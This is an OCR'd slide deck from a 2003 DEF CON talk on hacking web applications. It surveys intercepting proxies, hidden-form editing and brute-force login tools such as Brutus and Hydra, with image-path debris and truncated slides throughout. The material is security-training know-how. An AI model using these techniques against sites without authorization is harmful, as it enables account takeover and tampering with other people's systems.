
Hacking Web Apps

DEFCON 11

Def Con 11 version

DAVID RHOADES

Warning – Hazards to your Freedom




- ***Unauthorized access to systems & data is illegal in most places.***
  - *Get permission in writing before performing scans, audits, assessments, etc!*
  - *For details see http://www.lightlink.com/spacenka/fors/*

Maven Security Consulting, Inc.

This is not a Drill

- ***True Stories***
  - *The vulnerabilities you are about to see are real, only the names have been changed to protect the vulnerable.*
  - *Discovered over the past several years by the author during AUTHORIZED security assessments of customers*
    - consumer banking, credit cards, travel reservations, B2B banking, 401K, stock broker, project collaboration & document sharing




Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades

Course Purpose

- ***We will cover…***
  - *various web application weaknesses*
  - *tools & methods to find and exploit them*
- ***We will not cover…***
  - *comprehensive audit/assessment methodologies*
  - *all tools/techniques*
  - *solutions for holes seen*




Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades

About the Instructor/Author

(I'm the one on the right.)

- ***David Rhoades***
  - *PSU - B.S. Computer Engineering*
  - *Info Sec since 1996*
  - *david.rhoades@mavensecurity.com*
- ***Maven Security Consulting, Inc.***
  - *www.MavenSecurity.com*




Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades

Course Agenda


- ***The Problem***
- ***Tools of the Trade (i.e. warez)***
- ***Points of Attack***
  - *live demos*
- ***Further Resources***




Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades

The Problem (Can't we all just get along? …No!)





- ***Web sites are hacked for various reasons:***
  - *political, revenge, fame, fortune, fun (genetic?, vitamin deficiency?)*
- ***Not just web "sites" - applications too***
  - *Hotmail, CD Universe, shopping carts*
  - *See for the latest casualties http://www.securitytracker.com/archives/category/4.html*
- ***SANS/FBI – The Twenty Most Critical Internet Security Vulnerabilities***
  - *Web servers are at the top of the list, see http://www.sans.org/top20/*
  - *Vulnerability stats http://www.securitytracker.com/learn/statistics.html*
- ***The results: www.zone-h.org/en/defacements***
  - *bad press => lost customer confidence => lost revenue & legal consequences*

Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades


Tools of the Trade Overview

- The Problem
- ➢ Tools
- Points of Attack
- Resources

HTTP – Hyper Text Transfer Protocol

HTML – Hyper Text Markup Language

- ***Some essential techniques***
  - *Intercept & manipulate raw HTTP*
  - *Mirror web sites*
  - *Automate fake browser requests (a.k.a. brute force)*
  - *Decompile Java Applets*




Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades

Technique – Traffic Interception & Manipulation

- ***Purpose: Manipulate Input***
  - *Bypass client-side size restrictions*
    - HTML's MAXLENGTH
    - Client-side JavaScript filters
  - *Violate the protocol (i.e. HTTP)*
  - *Insert alternate choices into lists and pull down menus*
  - *Change cookies, hidden elements, everything & anything*
- ***Other purpose***
  - *Record HTTP/HTML for analysis (e.g. code comments, custom headers)*



Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades


Interception Tool – Achilles Intro

- ***(Old news) World's first publicly released general purpose web application security assessment tool***
  - *Concept: David Rhoades*
    (with apologies to web app developers everywhere)
  - *Code: Robert Cardona*
    - http://achilles.MavenSecurity.com
  - *Released Oct 2000*

Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades

Achilles – Matrix-style Web Proxy




- ***Simple web proxy***
  - *Win32 GUI or UNIX via WINE*
  - *Notepad with an attitude*
- ***Freeze traffic mid-stream and modify***
  - *outbound and inbound browser traffic*
  - *SSL and non-SSL*
  - *Change any HTTP header, cookie, form element*
    - Body length automatically recalculated for POST statements
  - *Log all traffic to a text file*

Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades


Achilles – HTTP Exposed

- ***SSL does not protect your web app, it protects traffic in transit***
  - *Provides server/client auth too*




Maven Security Consulting, Inc.

Copyright 20




Achilles – Architecture for SSL Sites



Achilles looks like a web server to the browser

SSL 1



SSL 2


Achilles looks like a web browser to the remote site

Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades

DEMO – Achilles

- ***Capture outbound web request***
- ***Capture inbound reply***



Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades

Achilles – Stupid Party Tricks: Modify Inbound Traffic Too


Maven Security Consulting, Inc.

Copyr

Tools – Intercept & Modify Proxies

Several 'intercept and modify' proxies are now available…much better than Achilles

- ***WebProxy v1 (freeware)***
  - *http://www.astalavista.com/tools/auditing/network/http-server/*
  - *Java (Windows/UNIX)*
  - *Auto hack feature (i.e. fuzz)*
- ***WebProxy v2+ (Commercial)***
  - *http://www.atstake.com/webproxy*
- ***Spike Proxy***
  - *Python script (Window/UNIX)*
  - *Auto hack feature (i.e. fuzz)*
  - *www.immunitysec.com/spikeproxy.html*




Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades

Tools – More Intercept & Modify Proxies

- ***Tool: Odysseus***
  - *http://www.wastelands.gen.nz/index.php?page=odysseus*
  - *Win32 EXE*
  - *GUI/SSL/Proxy based*
- ***Tool: Paros v2.2 Free Edition***
  - *http://www.proofsecure.com*
  - *Win32 EXE*
  - *GUI/SSL/Proxy based*
  - *HTTP 1.1*
  - *spider function*
  - *XSS testing*
- ***Tool: PenProxy***
  - *http://shh.thathost.com/pub-java/html/PenProxy.html*
  - *Java (Windows/UNIX)*
  - *No SSL/TLS support*
- ***Tool: HTTPush***
  - *http://sourceforge.net/projects/httpush*
  - *Client interface thru browser*
  - *Open Source Project*
  - *XML plugins (e.g. whois)*
  - *SSL and non-SSL*
  - *This tools is not actively being developed.*




Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades

Tools – Browsers/Browser Extensions

- ***These are browser-like, or browser extensions useful for manipulating web traffic***
  - *All IE-based*
- ***Form Scalpel***
  - *http://www.ugc-labs.co.uk/tools/formscalpel/*
- ***IE Booster***
  - *www.paessler.com/products/ieb/index.html*




Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades

Tool – General Purpose Tool Kits for Web App Testing

- ***Web Sleth***
  - *http://www.geocities.com/dzzie/sleuth/*
- ***Platform: Win32 GUI***
- ***Purpose: All-in-one web app security audit tool set.***
  - *Parses web pages to catalog forms, cookies, HTML comments, etc…*
  - *Modify form elements manually*
  - *Modify form elements automatically (via plugin)*
- ***Supports SSL***
- ***Free, open-source version***
- ***Commercial version***

- ***Web Scarab***
  - *www.owasp.org/webscarab/*
- ***Java based***
- ***"…a true 'Open Source' web application security assessment tool. The tool will be able to examine a complete web site or individual applications running within a web site for security issues."***
- ***Status: Beta now available. More coming…***




Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades

A closer look at WebProxy – Features

- ***Works with HTTPS (SSL/TLS).***
- ***Fuzzing – permutations of user selected traffic components***
  - *text file defines input (fuzzstrings)*
  - *text file defines signature to look for in server's output (errorstrings)*
- ***Automatic, on-the-fly, find-and-replace of HTTP traffic***





Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades

WebProxy – Administration Interface

- ***Interface via browser***
  - *change browser's proxy settings*
- ***Surf to http://webproxy***






Maven Security Consulting, Inc.

Copyright 2002-2003

WebProxy – Terminal Window Monitor

- ***A command prompt window will display client requests and server responses***


- ***Beware of "Select" mode***



Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades

WebProxy – Intercepting Browser Requests



Maven Security Consulting, Inc.

@stake WebProxy - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Search Favorites History

Address .usa/cgi-bin/wm.cgi?userid=1234567890123750&pin=iiii&transaction=login&.submit=Submit+Query

Google

Submit Query

@stake WebProxy 1.0

RequestIntercept Plugin


Query Parameters	
Host	www.webmaven.usa
Port	80
Request Method	GET
Request Resource	/cgi-bin/wm.cgi
Request Version	HTTP/1.0

Header Parameters	
Name	Value
Accept	image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-excel, application/mswor
Referer	http://www.webmaven.usa/cgi-bin/wm.cgi
Accept-Language	en-us
User-Agent	Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 5.0; T312461)
Host	www.webmaven.usa
Cookie	Account=pCqzI3mSxE8gD3aQfHeKHOmBJCyGca7M6mtaLPn6zINsSc3I%2FF5FdGUI0Kg%3D%3D
Connection	close

Done Internet

WebProxy – "Un"documented Features


- ***Official FAQ states…***
  - *"Are there any undocumented features in WebProxy?* ***Yes."***
- ***Transparent proxy***
- ***Add to .webproxyrc file***
  - addproxy transhttp 5113 <REMOTE PROXY IP> 8080 127.0.0.1
  - *Transparent proxy now running on 127.0.0.1 port 5113*
  - *Remote proxy on port 8080 will think it is the only proxy*
- ***Now you can daisy chain with a normal proxy.***
- ***Normal proxy will not see WebProxy (i.e. transparent)***



Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades

Tool – IE Booster Intro




- ***Web Browser Extensions for IE 5/6***
  - *Extended context menu (left click)*
  - *Show all forms and applets of a web page*
  - *See and edit hidden form elements ☺*
- ***Version 1.4 (Freeware)***
- ***www.filelibrary.com:8080/cgi-bin/freedownload/New_Files/n/150/ieboostr.zip***
- ***Version 2.x (Shareware – 30 day trial)***
- ***www.paessler.com/ieboooster***

Maven Security Consulting, Inc.

Technique – Brute Force Authentication


- ***Brutus***
  - *www.hoobie.net/brutus/index.html*
- ***Platform: Win32 GUI***
- ***Purpose: Brute force web logins (both kinds – Country & Western)***
  - *HTTP Basic Authentication*
  - *Form-based Authentication*
    - GET or POST
  - *Brute forces other protocols too*
    - FTP, telnet, POP3, SMB…



Maven Security Consulting, Inc.

Copyright 2002-2003 - David Rhoades

Brute Force Tool – Brutus Features




- ***Brute force many types of auth***
  - *web forms and Basic auth*
  - *POP, telnet, FTP, SMTP*
- ***Exhaustive word list generation***
  - *all lower case character strings 6 to 8 characters long*
- ***HTML form viewer***
  - *to assist in form based brute force*
- ***Built in script maker***
  - *to learn new protocol for brute forcing*
- ***Word list permutations***
  - *password -> pa55w0rd*

pyright 2002-2003 - David Rhoades

Other Brute Force Tools for Web Apps

- ***Win32: wwwhack***
  - *http://packetstormsecurity.org/Crackers/wwwhack.zip*
- ***UNIX: Authforce***
  - *kapheine.hypa.net/authforce/index.php*
- ***Win32: Brutus***
  - *http://www.hoobie.net/brutus/index.html*
- ***UNIX: THC Hydra***
  - *www.thc.org/releases.php*
- ***Nessus (specific plugin)***
  - *"Unknown CGIs arguments torture"*
